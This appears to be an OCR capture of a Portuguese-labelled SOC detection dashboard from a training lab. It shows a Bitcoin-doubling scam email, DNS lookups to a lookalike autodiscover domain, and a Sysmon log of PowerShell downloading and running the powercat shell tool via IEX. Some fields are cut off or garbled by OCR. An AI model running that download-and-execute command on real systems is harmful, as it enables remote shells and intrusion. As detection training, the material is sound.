

DETECÇÕES SOC

Global Time Range

Last 24 hours

Email suspeito

_bkt	_cd	_indextime	_raw	_serial
main~11~7CA9E39D-7097-40B5-82CC-AB9B1E67CB6F	11:1423	1765721555	{"datasource":"email","timestamp":"12/14/2025 14:12:32.086","subject":"Instant Wealth Send Bitcoin to Double Your Money","sender":"tim@headweartrendsetters.org","recipient":"diego.summers@tryhatme.com","attachment":"None","content":" Our exclusive system guarantees instant Bitcoin doubling Send us just 100 and watch it turn into 200 instantly","direction":"inbound"}	

Execução PowerShell

_bkt	_cd	_indextime	_raw
main~11~7CA9E39D-7097-40B5-82CC-AB9B1E67CB6F	11:3465	1765722283	{"datasource":"sysmon","timestamp":"12/14/2025 14:24:03.086","event.code":"1","host.name":"win-3450","process.name":"powershell.exe","process.pid":"3880","process.parent.pid":"3,180","process.parent.name":"explorer.exe","process.comm -c \"IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1' powershell\"","process.working_directory":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\","event.action":"Process Create (rule: Proces

DNS anômalo

_bkt	_cd	_indextime	_raw
main~11~7CA9E39D-7097-40B5-82CC-AB9B1E67CB6F	11:1201	1765721430	{"datasource":"sysmon","timestamp":"12/14/2025 14:09:42.086","event.code":"22","host.name":"win-3454","process.name":"OUTLOOK.EXE","process.pid":"3648","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"autodiscover.tryhatme.finance","dns.resolved_ip":"34.244.197.202","dns.answe 34.24g4.197.202"}
main~11~7CA9E39D-7097-40B5-82CC-AB9B1E67CB6F	11:1032	1765721253	{"datasource":"sysmon","timestamp":"12/14/2025 14:07:25.086","event.code":"22","host.name":"win-3449","process.name":"OUTLOOK.EXE","process.pid":"3587","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"autodiscover.tryhatme.finance","dns.resolved_ip":"34.244.197.202","dns.answe 34.244.197.202"}